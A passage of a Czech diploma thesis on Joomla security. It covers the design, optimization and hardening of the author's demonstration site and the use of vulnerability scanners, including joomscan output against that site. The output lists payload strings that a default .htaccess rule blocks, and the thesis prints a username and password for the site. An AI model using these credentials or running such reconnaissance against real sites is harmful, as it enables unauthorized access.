    a. Redakční systémy
    b. Open source a komerční RS

c. Joomla!
d. Drupal
e. WordPress

B. Bezpečnost redakčních systémů
a. Hosting a nastavení
b. Instalace a hesla
c. Bezpečnostní rozšíření
d. Opatření proti spamu
e. Obnovení po útoku

C. Útoky na redakční systémy
a. Podstrčení proměnných
b. SQL injection
c. Krádež session
d. Cross-Site Scripting
e. Scoss-Site Request Forgery

D. O stránkách
a. O autorovi a projektu
b. Přehled zkratek
c. Použité zdroje

7.2.1.2 Struktura

Kromě aktuálního článku a dvouúrovňového menu bude na stránce zobrazeno ještě textové pole pro vyhledávání v obsahu webu a nabídka několika dalších náhodně zvolených článků. Patička pak bude obsahovat pouze odkazy na stránky projektu Joomla a stránky Fakulty aplikované informatiky.

7.2.1.3 Šířka layoutu

Protože responzivní weby nebo weby s proměnlivou šířkou s sebou nesou kromě výhod i jistá omezení v případě potřeby přesně umístěných objektů, zvolil jsem pro design stránek fixní šířku 960 pixelů. Podle dubnové statistiky společnosti StatCounter je nejpoužívanějším rozlišením na internetu 1366x768, s kterým přistupuje na monitorované stránky asi 23,4% návštěvníků. Dlouhou dubu bylo nejrozšířenější rozlišení 1024x768, které stále používá 18,6% uživatelů. Protože struktura stránky neobsahuje žádné boční sloupce a obsah stránek nevyžaduje příliš mnoho prostoru, považuji zvolenou šířku za


zcela dostačující. Procento uživatelů používajících stále rozlišení 1024x768 není ještě úplně zanedbatelné a při prohlížení stránek by tito museli používat horizontální posuvník, což může být obtěžující.

7.2.2 Grafický návrh

Cílem práce je navrhnou jednoduchý, ale originální vzhled webových stránek, který návštěvníka okamžitě zaujme. Design by však neměl snížit jeho schopnost orientace na stránkách.

7.2.2.1 Vygenerování šablony v programu Artisteer

Výsledná šablona má velmi jednoduchý vzhled, jelikož neobsahuje horizontální ani vertikální menu, stylované moduly a dokonce ani hlavičku. Vše potřebné bude později vytvořeno v Adobe Photoshop. Vyexportovaná šablona tedy neobsahuje žádnou nadbytečnou grafiku nebo styly, které by na stránkách stejně nebyly použity. Program Artisteer jsem použil spíše jen kvůli snadnému nastavení písma nebo ohraničení, které by v případě ruční editace CSS souborů bylo časově mnohem náročnější.



Obr. 20. Náhled šablony vygenerované programem Artisteer

7.2.2.2 Menu první úrovně

První úroveň menu je zároveň i logem webu, které je barevně i tvarem odvozeno od loga projektu Joomla. Základním prvkem je zámek symbolizující bezpečnost, opatřený jménem sekce. Tělo zámku je tvořeno třemi vrstvami tvaru kruhu, na jehož středovou část jsem aplikoval monochromatický šum a následně kruhové rozostření, aby vzniknul kovový vzhled. Třmen zámku jsem vytvořil pomocí vektorových křivek a jednotlivým vrstvám jsem přidal efekty pro prostorový dojem. Posledním krokem bylo vytvoření prohnutého nápisu kopírujícího tvar zámku.

Obr. 21. Vytvoření visacího zámku ve třech krocích

Celé menu potom tvoří čtveřice barevně odlišených a navzájem semknutých zámků. Při najetí myší nad jeden ze zámků se jeho vložka otočí o 40° a tělo poodskočí, jakoby se zámek odemknul (Obr. 22. levá část). Pokud pak návštěvník na zámek klikne, barvy vnitřního a vnějšího kruhu se vzájemně vymění, dokud neopustí zvolenou sekci (Obr. 22. pravá část). Tím je aktivní položka menu jednoznačně odlišena od ostatních.

Obr. 22. MouseOver efekt a aktivní položka menu

7.2.2.3 Menu druhé úrovně

Toto menu oválného tvaru je tvořeno pěti tlačítky vystupujícími do prostoru, z nichž aktivní položka má vždy efekt opačný. Stejně se chovají i tlačítka, nad nimiž se právě nachází ukazatel myši.

Obr. 23. Aktivní a neaktivní položky menu druhé úrovně

7.2.2.4 Patička

Kromě dvojice hypertextových odkazů obsahuje patička i název, logo a pohled na budovu Fakulty Aplikované Informatiky UTB. Obrázek zasahuje i do prostoru článku a byl vytvořen za použití filtru napodobujícího kresbu tužkou.

Obr. 24. Původní a upravená fotografie budovy FAI v patičce stránky

7.2.2.5 Výsledný návrh

Finální návrh vzhledu stránek obsahuje kromě výše jmenovaného ještě nápisy a rozšíření bílé plochy o oblast nad tlačítky menu, určenou pro nabídku několika náhodných článků. Přestože se jedná o vcelku jednoduchý návrh, včetně všech popisků a ikon menu obsahuje projekt v Adobe Photoshop více než 160 vrstev. Na obrázku (Obr. 25.) je již celý návrh rozdělen na řezy a připravený pro export a následné integrování do šablony, vytvořené v předchozích krocích programem Artisteer.

Pro většinu grafických prvků s výjimkou pozadí a přechodu je nutné vytvořit v šabloně nové oddíly a přesně je umístit. Ty z nich, které budou obsahovat komponenty, nabídky nebo jiný, dynamicky načítaný obsah, je potřeba doplnit ještě o řádek kódu obsahující funkci, která v oddíle vytvoří pozici pro redakční systém. Všechny úpravy probíhají v souboru `index.php` v adresáři šablony. Vlastnosti a obsah jednotlivých oddílů jsou definovány v souboru `template.css`.

Nadpisy obsažené v článku, které mají v návrhu ještě černou barvu, budou vždy zbarveny podobným odstínem jako aktivní položka menu. Například nadpisy článků v sekci „Útoky na RS“ budou zelené.

Obr. 25. Návrh designu v Adobe Photoshop připravený pro export

7.3 optimalizace

Webové stránky postavené na redakčním systému bývají z pravidla mnohem pomalejší než statické stránky. Důvodem je především větší datový objem, více požadavků odesílaných na server, doba potřebná pro získání informací z databáze a vygenerování obsahu. Proto je žádoucí snížit tyto negativní vlivy na minimum.

7.3.1 CSS sprite

Technika CSS sprite byla v dávných dobách využívána především při tvorbě PC her. Na webu se začala objevovat až kolem roku 2006. Principem je sloučení několika obrázků do jednoho, který je potom umísťován jako pozadí objektů posunuté na určité souřadnice tak,

aby se v prohlížeči zobrazila pouze jeho potřebná část. Cílem je tedy snížení počtu požadavků odesílaných na server. V případě menu použitého na stránkách (Obr. 26.) je načítán jeden obrázek namísto deseti. Stejnou technika je použita u menu složeného ze zámků, kde pro každou položku existují tři stavy. Celkem se tedy při prvním zobrazení stránky ušetří dvacet požadavků.

Další výhodou je plynulost přechodů mezi jednotlivými stavy položek menu. Pokud by byl každý obrázek načítán zvlášť, při najetí myší na ikonu by došlo k odeslání požadavku a stažení obrázku. Toto zpoždění může trvat jen několik desetin sekundy, přesto je pak výsledný efekt velmi nepřirozený. Jakmile přejedeme myší rychle přes všechny položky, nemusíme postřehnout žádnou změnu, protože když už bude obrázek stažen a připraven k použití, ukazatel se již bude naházet o několik položek dál. To lze částečně vyřešit přednačtením obrázků. Nejedná se ale o příliš elegantní řešení.

Obr. 26. CSS sprite

Joomla generuje menu jako seznam odkazů. Následující kód proto upravuje styly právě těchto tagů, konkrétně pro položku s ID 111, jíž odpovídá tlačítko s názvem “Instalace a hesla“. Předtím je ještě nutné nastavit další vlastnosti jako `margin`, `padding`, `float`, `display` nebo `list-style`.

Na rozdíl od výšky je šířka jednotlivých tlačítek rozdílná. Výšku lze tedy definovat pro všechna tlačítka současně.

```
div.tlacitka ul li a {height: 85px;}
```

Obrázek obsahující všech pět tlačítek (Obr. 26.) je v případě neaktivní položky “Instalace a hesla“ použit jako pozadí, posunuté o 148 pixelů do leva. Tím dojde k vyplnění objektu částí obrázku, která přesně odpovídá požadované položce.

```
div.tlacitka ul li.item-111 a
{
background-image: url(../images/tlacitkabrs.jpg);
background-position: -148px 0;
width:127px;
}
```

Teď už zbývá pouze definovat pozici obrázku, pokud se nad tlačítkem nachází ukazatel myši, nebo je položka aktivní. V takovém případě dojde k posunutí pozadí o 85 pixelů nahoru. První souřadnice se nemění, protože aktivní tlačítko se nachází přímo pod neaktivním.

```
div.tlacitka ul li.item-111 a:hover,
div.tlacitka ul li.item-111.active a
{
   background-position: -148px -85px;
}
```

Stejným způsobem jsou definovány všechny položky obou úrovní menu.

7.3.2 Kompatibilita s prohlížeči

Šablony generované programem Artisteer mají tu výhodu, že se korektně zobrazují ve všech populárních prohlížečích včetně problémového Internet Exploreru. Správné zobrazení stránek v různých verzích lze snadno ověřit na stránkách open source projektu Browsershots.

7.3.3 Komprese obrázků

Adobe Photoshop je vybaven možností „exportovat pro web“, která umožňuje vybrat formát a stupeň komprese grafiky. Náhled přitom neustále zobrazuje aktuální konfiguraci a datovou velikost, takže je snadné vybrat vhodné nastavení vyhovující oběma požadavkům. Následující tabulka zobrazuje přehled vybraných konfigurací, jejich velikost a hodnocení kvality. Výsledná velikost odpovídá datovému objemu všech obrázků, které je nutno stáhnout pro úplné zobrazení jedné stránky.

Tab. 2. Přehled formátů obrázků a jejich hodnocení

Formát	Hodnocení kvality	Velikost
GIF-256 barev	7	263 kB
GIF-128 barev	5	231 kB
PNG-24 bitů	9	470 kB
PNG-8 bitů	6	201 kB
JPEG Very High (80)	10	190 kB
JPEG High (60)	9	123 kB
JPEG Medium (30)	7	65 kB
JPEG Low (10)	6	42 kB

Jako výstupní formát jsem vybral JPEG High. Při nastavení nižší kvality již byly v náhledu patrné větší plochy stejné barvy. Zvolený formát má nejlepší poměr mezi kvalitou a velikostí souboru.

7.3.4 Sjednocení CSS souborů a JavaScriptů

Další požadavky lze ušetřit spojením JavaScriptů a souborů s kaskádovými styly. Většina komponent vyžaduje vlastní CSS soubor a často i několik JavaScriptových. Pro načtení jedné stránky s článkem, který zatím nemá obsah, odešle prohlížeč 33 požadavků a přenese při tom 301,9 kB dat. Sjednocením souborů výše uvedeného typu dojde k rapidnímu snížení na pouhých 14 požadavků. 21 samostatných souborů je tedy sloučeno do dvou.

Celý proces lze ještě zdokonalit kompresí. Před sjednocením jsou ze všech souborů odstraněny komentáře, mezery a další zbytečné znaky, které jsou pro správnou interpretaci prohlížečem zbytečné. Celkový přenášený objem byl po spojení souborů 289,4 kB. Kompresí pak došlo k dalšímu snížení na konečnou hodnotu 285,9 kB.

Výsledkem celého procesu je tedy snížení velikosti přenesených dat o 16 kB. Pro rychlost webových stránek je ovšem podstatná především úspora 19 požadavků.

7.3.5 Cachování obsahu

Cachování znamená obecně přesunutí často používaných souborů z pomalejšího zdroje na rychlejší. V případě internetových stránek se proto při prvním načtení většina obsahu uloží na disk počítače, aby při přechodu na jinou položku menu nemusel být stahován znova. Pomocí úpravy souboru `.htaccess` lze snadno dát pokyn prohlížeči, aby vybrané typy souborů načítal z lokálního disku. Číslo na konci řádku značí dobu ve vteřinách, po jejíž uplynutí budou soubory zahozeny a při další návštěvě opět staženy. Na třetím řádku je pak nastavena standartní doba platnosti neuvedených typů souborů.

```
<IfModule mod_expires.c>
ExpiresActive On
ExpiresDefault A600
ExpiresByType text/javascript A31536000
ExpiresByType application/javascript A31536000
ExpiresByType text/css A1209600
ExpiresByType image/png A1209600
ExpiresByType image/jpeg A1209600
ExpiresByType text/html A1
</IfModule>
```


Vlastní cachovaní má nativně i Joomla, jeho princip je ale poněkud odlišný. Kdykoliv stránky někdo navštíví, redakční systém zpracuje požadavek na zobrazení stránky a odešle výsledek. Při tom musí server vykonat nemalý počet řádků PHP kódu a obsloužit množství dotazů do databáze. Pokud stránku navštíví tisíc lidí, veškerá činnost proběhne tisíckrát, přitom vždy se stejným výsledkem. S aktivním cachováním se sestavení stránky provede pouze jednou a výsledek se uloží v podobě souboru. Při dalším požadavku se návštěvníkovi předloží již stránka připravená v předchozím kroku. Aktivovat lze i Gzip kompresy a přenášený objem je pak ještě menší.

7.3.6 Výsledky optimalizace

Doba potřebná k prvnímu zobrazení v prohlížeči se pohybuje mezi 1,6 až 2,3 vteřinami. Díky cachovanání do mezipaměti prohlížeče trvá načtení jiného článku na webu méně než

jednu vteřinu. Vše je závislé nejen na rychlosti a kvalitě připojení návštěvníka, ale také na zatížení serveru, na němž je redakční systém nainstalován. Jelikož pro web využívám pouze sdílený webhosting, doba načítání může v případě některých měření výrazně vzrůst.

Následující obrázek zobrazuje statistiky, získané při měření službou Webpagetest. Na přeneseném datovém objemu i době, potřebné pro vykreslení stránky se nepříznivě podílí především rozšíření RokSprocket, zobrazující náhledy článků v hlavičce stránky, které pro svou funkci vyžaduje velkou část sjednocovaných JavaScriptových souborů.



Obr. 27. Statiskika přenesených dat a odeslaných požadavků

7.4 Volba rozšíření

7.4.1 Bezpečnostní rozšíření

Akeeba Backup – zálohovací komponenta.

Brute Force Stop – omezení počtu neúspěšných pokusů o přihlášení.

Encrypt Configuration – šifrování přihlašovacích údajů.

Securitycheck – komponenta obsahující firewall a nástroje pro monitorování stavu Joomly.

7.4.2 Rozšíření pro tvorbu obsahu

JCE – WYSIWYG editor nabízející více funkcí než standartní TinyMCE.

mavik Thumbnails – plugin, který automaticky vytváří náhledy z vložených obrázků. Pokud je do článku vložen obrázek s rozlišením v řádech megapixelů, plugin dokáže vytvořit náhled požadované velikosti, který vloží do článku místo něj. Originální obrázek se tedy zobrazí až po kliknutí na náhled a nejsou tak zbytečně přenášeny objemné obrázky.

RokAjaxSearch – AJAXový modul pro vyhledávání zobrazující výsledky již během psaní.

RokSprocket – náhledy článku v několika různých stylech a s efekty přechodu. Pro každou ze čtyř sekcí je vytvořen jeden modul s nastavenou příponou CSS třídy. Tím jsem dosáhl různého zbarvení názvů článků na stránkách patřících do jednotlivých sekcí.

7.4.3 Rozšíření pro optimalizaci stránek

ScriptMerge – sjednocuje soubory kaskádových stylů a JavaScripty za účelem snížení počtu požadavků. Integruje v sobě také dvě metody komprese těchto souborů, z nichž účinnější CssMin a JsMinPlus nemohly být na webu použity, neboť při jejich aplikaci prohlížeč nedokázal správně interpretovat ani jeden z výsledných souborů.

7.5 Uvedení do provozu

Obsah stránek tvoří převážně teoretická část práce. Text lze snadno zkopírovat do editoru pro psaní článků. JCE editor dokáže převést do HTML i tabulky přenesené z MS Word, a není je tedy nutné znova vytvářet. Vše je poté doplněno obrázky, které se předem zkopírují do příslušného adresáře.

7.5.1 Přesun zálohy na web

Pomocí zálohovací komponenty jsem vytvořil kompletní zálohu ve formátu JPA, která obsahuje všechny soubory a složky nacházející se v kořenovém adresáři webu včetně tabulek databáze. Archív poté stačí přesunout do cílového adresáře na webhostingovém serveru spolu s několika soubory obsaženými v balíku „kickstart“, který slouží k rozbalení a spuštění instalace. Dostupný je na stránkách společnosti Akeeba. Nespornou výhodou takového řečení je počet souborů potřebných nahrát na server. Adresář s Joomlou instalovanou na lokálním disku obsahuje více než 7000 souborů. Přenos takového počtu pomocí FTP protokolu trvá obvykle několik desítek minut. Existuje sice alternativa v podobě různých rozbalovacích PHP skriptů, avšak po rozbalení je potřeba ručně editovat soubor `configuration.php`, vyplnit přístupové údaje k databázi, exportovat zálohu databáze v phpMyAdmin, případně i vytvořit nový účet super správce. Instalační program obsažený v archívu všechno provede automaticky a po dokončení instalace jsou stránky okamžitě funkční.

7.5.2 Zabezpečení

Na webu je použita většina doporučených nastavení popsaných v teoretické části. Přístup do administrace je chráněn pomocí souboru `.htaccess`, přičemž soubor s hashovaným

heslem se nachází mimo veřejnou část. URL adresa administrace je také změněna pomocí jednoduchého pravidla v `.htaccess`. Dále byly odstraněny nepoužívané výchozí šablony, které se často stávají terčem útoku.

Společnost Wedos nabízí k hostingu zdarma sdílený certifikát. Přístup k administraci je tedy šifrován SSL protokolem. Jelikož se nejedná o globálně důvěryhodnou certifikační autoritu, nedokáže Joomla zjistit stav aktualizací jádra a rozšíření. Proto jsem také vypnul `allow_url_fopen` pro případ, že by se v rozšířeních vyskytovali nezabezpečené vstupy. Zjišťování stavu aktualizací a jejich instalace musí být provedena manuálně.

Hosting dále umožňuje uložit tři záznamy cronu. Bezpříplatková služba dovolí automaticky spouštět pouze PHP skripty s nejkratším intervalem jedna hodina. Nelze tedy spouštět příkazy přímo pro shell. Využít lze dostupné PHP skripty šířené pod licencí GNU/GPL, které mohou zvýšit zabezpečení stránek nebo monitorovat jejich stav. První ze skriptů je spouštěn každou hodinu a automaticky mění přístupová práva chmod u všech souborů a adresářů v kořenovém adresáři Joomly. Druhý skript je poněkud komplikovanější. Dokáže vytvořit soubor s příponou `.map`, který obsahuje strukturu všech souborů a složek v požadovaném adresáři, jejich velikost, datum poslední změny, práva a další informace. Po spuštění se zobrazí jednoduché rozhraní, ve kterém lze vytvořené soubory porovnávat. Pokud tedy útočník nebo robot napadne webové stránky a některé soubory modifikuje, snadno to zjistíme a můžeme je nahradit výchozími. Kdyby například zneužil redakční systém k rozesílání spamu, správce stránek by se to nemusel vůbec dozvědět a po čase by se jeho IP adresa ocitla na blacklistech některých serverů. Velikost generovaného souboru je přibližně 2,5 MB a jeho vytvoření zatíží server asi na 40 sekund. Proto je skript spouštěn pouze jednou denně a to v brzkých ranních hodinách. Přístup k souborům `.map` je zamezen pomocí souboru `.htaccess`. Oba skripty byly upraveny tak, že k jejich spuštění je vyžadováno heslo, přenášené jako parametr v URL adrese. Pokud by útočník zjistil cestu ke skriptu, který by nebyl chráněn, získal by tak kompletní adresářovou strukturu webu včetně všech souborů a jejich oprávnění. Poslední jednoduchý skript pak spouští zálohování komponentou Akeeba Backup. Záloha se vytváří jednou týdně, přičemž v adresáři jich může být maximálně deset. Poté jsou nejstarší zálohy nahrazovány aktuálními.

Potencionálním bezpečnostním rizikem je kompletní záloha webu odevzdávaná spolu s diplomovou prací, k níž mají přístup všichni studenti UTB. Přestože neobsahuje

přístupové údaje k FTP účtu nebo databází, Potenciální útočník získá přehled o struktuře webu, přesných verzích nainstalovaných komponent nebo přístup k logům, které si některá rozšíření mohou vytvářet a ukládat do nich chybové zprávy a jiné citlivé informace.

7.5.3 Omezení přístupu

Přístup k webu je dočasně omezen heslem. Toto opatření je zavedeno kvůli obsahu zveřejněnému na stránkách, který je shodný s teoretickou částí práce. Zobrazení stránek je tedy podmíněno přihlášením uživatele, jehož uživatelské jméno i heslo je shodné s účtem administrátora v záloze webu. Na online verzi stránek má tento uživatel pouze práva registrovaného. Také všechny ostatní přístupové údaje, hesla a prefixy tabulek byly po vytvoření zálohy změněny.

Adresa webových stránek:	**www.joomla.onas.eu**
Uživatelské jméno:	**dpjoomla**
Heslo:	**joomlaonaseu**

8 AUTOMATICKÉ NÁSTROJE PRO ANALÝZU WEBOVÝCH APLIKACÍ

Testování webových aplikací je náročný proces. Množství prověřovaných vstupů a výstupů je obvykle tak velké, že v podstatě není možné otestovat všechny jejich kombinace. Použitím automatických nástrojů tedy můžeme snadno zranitelnost prokázat, nedokážeme však jejich existenci vyloučit.

8.1 Metody testování

Podle přístupu ke zdrojovým kódům aplikace lze způsoby testování rozdělit na dva typy.

8.1.1 Černá skříňka

Název pochází z anglického „Black Box Testing“. Osoba nebo program provádějící test nemá přístup ke zdrojovým kódům, a je tak omezen pouze na uživatelské rozhraní aplikace. Může tedy pouze pro různé vstupy sledovat data na výstupu, aniž by znala proces jejich zpracování. Takové testy bývají rychlé a snadné. Kvalita testování je ovšem nízká a použitý scénář často nepokryje všechny potenciální zranitelnosti.[66]

8.1.2 Bílá skříňka

Zcela rozdílný přístup k testování používá metoda „White Box Testing“. Tester má k dispozici zdrojový kód aplikace, který analyzuje, a může tedy hledat nedostatky přímo v procesu zpracovávajícím vstupní data. Pomocí různých debuggerů lze za běhu programu analyzovat jeho kód, hodnoty proměnných nebo chování v případě neočekávané události. Tento typ testování bývá mnohem náročnější a finančně nákladný. Na konci procesu má aplikace kvalitnější kód a je podstatně méně náchylná k útoku.[67]

8.2 Nástroje určené pro CMS Joomla

Pro penetrační testy redakčního systému Joomla lze využít dvojici volně dostupných skriptů napsaných v jazyce Perl. Pro jejich spuštění pod systémem MS Windows je nutné nainstalovat některou z distribucí jazyka Perl, například ActivePerl nebo Strawberry Perl.

---

[66] Software Testing Methods. *Tutorialspoint* [online]. 2012 [cit. 2013-05-30]. Dostupné z: http://www.tutorialspoint.com/software_testing/testing_methods.htm
[67] Software Testing Methods, Ref. 66

8.2.1 OWASP Joomla! Vulnerability Scanner v0.0.4

Přestože skener nedisponuje uživatelským rozhraním, jeho ovládání je jednoduché. Adresu testovaného webu i další nastavení lze zadat pomocí parametrů. Spustit můžeme nejen kompletní test, ale také test bez kontroly firewallu nebo verze. V možnostech se nachází také volba, kdy se skener pokusí zjistit pouze verzi redakčního systému a další akce už neprovádí. Všechny testy lze spustit s nastaveným proxy a vyhnout se tak případnému zařazení IP adresy na blacklist. Výstup může být exportován jako textový, nebo HTML soubor pro pozdější použití nebo snadnější kopírování odkazů na zjištěné zranitelnosti.

8.2.1.1 Výsledky testování

Skener dokázal detekovat firewall, který je součástí rozšíření Securitycheck, ovšem označil jej jako SecureLive. Zjistil, že přihlašovací stránka do administrace není dostupná na výchozí adrese a předpokládá, že pro její ukrytí bylo použito rozšíření jSecure, které je dobře známé právě touto metodou zabezpečení. Protože se v adresáři Joomly nenachází soubor `htaccess.txt`, zobrazil také informace o existenci souboru `.htaccess` standardně obsaženého v instalačním balíku.

Současná verze databáze tohoto nástroje je více než rok stará a další aktualizace nejsou dostupné. Proto nemohla být rozeznána verze Joomly instalované na testovaném webu. V případě použití starších instalací Joomly dokáže skener konkrétní verzi odhalit.

Komponenty nacházející se na testované stránce jsou rozeznávány jednoduchým algoritmem, kdy jsou ve zdrojovém kódu schránky hledány výrazy začínající znaky “com_“, kterými je označován oddíl s komponentou. Prohledávána je pouze jedna stránka odpovídající adrese zadané jako parametr. Ostatní komponenty nacházející se v jiné části webu nebudou nalezeny, pokud postupně neotestujeme všechny adresy. Na vytvořených stránkách se nachází pouze dvě komponenty nalezené také skenerem. Vzhledem k tomu, že dosud nebyla popsána zranitelnost těchto rozšíření, nenašel k nim v databázi žádný záznam. Místo toho vypsal desítky různých útoků na všechny verze jádra Joomly, protož nedokázal zjistit verzi použitou na stránkách.

```
joomscan.pl
Vulnerability Entries: 611
Last update: February 2, 2012

Target: http://www.joomla.onas.eu

Server: Apache
## Detecting Joomla! based Firewall ...

[!] A SecureLive Joomla! firewall is detected.
[!] The vulnerability probing may be logged and protected.

[!] FWScript(from firewallscript.com) is likely to be used.
[!] The vulnerability probing may be logged and protected.

[!] A Joomla! jSecure Authentication is detected.
[!] You need additional secret key to access /administrator
[!] Default is jSecure like /administrator/?jSecure ;)

[!] .htaccess shipped with Joomla! is being deployed for SEO
[!] It contains some defensive mod_rewrite rules
[!] Payloads that contain strings (mosConfig,base64_encode,<script>
    GLOBALS,_REQUEST) wil be responsed with 403.
## Fingerprinting in progress ...

^Unable to detect the version. Is it sure a Joomla?

## 2 Components Found in front page  ##

 com_search      com_roksprocket
```

Obr. 28. Výsledky testování nástrojem OWASP Joomla! Vulnerability Scanner


8.2.2 Joomla-scan v1.5

Jedná se o velmi podobný nástroj vybavený navíc možností aktualizace databáze. Bohužel i po jejím provedení obsahuje soubor s informacemi potřebnými pro detekci verze redakčního systému poslední záznam pro Joomlu 1.7.5.

Ke zjištění konkrétní verze analyzuje Joomla-scan několik textových souborů, které se v jednotlivých verzích často liší. Patří mezi ně například výchozí anglický lokalizační soubor, nebo nepřejmenovaný `htaccess.txt`. Také jsou kontrolovány soubory, které se v některých verzích objeví a v jiných zase schází. Výsledkem celého procesu je zjištění konkrétní verze, nebo alespoň pravděpodobný rozsah. Z databáze zranitelností pak zobrazí jen ty, které vyhovují zjištěné verzi. K ověření existence firewallu hledá Joomla-scan adresáře obsahující klíčová slova.

8.2.2.1 Výsledky testování

Joomla-scan podobně jako přechozí nástroj nedokázal určit verzi Joomly z důvodu absence potřebných aktuálních dat. Úspěšný nebyl ani při detekci firewallu a jedinými získanými informacemi jsou názvy komponent, které odhalil analýzou zdrojového kódu stránky.



Obr. 29. Výsledky testování nástrojem Joomla-scan

8.3 Univerzální nástroje

Testovacích aplikací existuje nepřeberné množství. Některé z nich se specializují pouze na jistý typ zranitelnosti, většina je však univerzálních. Rozdělit se dají také do kategorie komerčních a nekomerčních nástrojů. Například Acunetix web Vulnerabillity Scanner Free Edition je volně dostupnou verzí stejnojmenné komerční aplikace. Rozdíl mezi nimi spočívá v omezení funkcí pouze na detekci zranitelnosti proti XSS. Další funkcí těchto nástrojů bývá schopnost odhalit adresářovou strukturu aplikace. Využívají k tomu obsah souboru `robots.txt`, umístění souborů, které jsou součástí stránky a další informace získané skenováním obsahu stránek.

Linuxivá distribuce BackTrack 5 obsahuje těchto nástrojů několik. K testování jsem vybral dvojicí programů disponujících grafickým rozhráním – w3af a Subgraph Vega. Z bezplatných aplikací pro operační systém Windows pak Netsparker Community Edition a Websecurify Scanner.

8.3.1 w3af v1.2

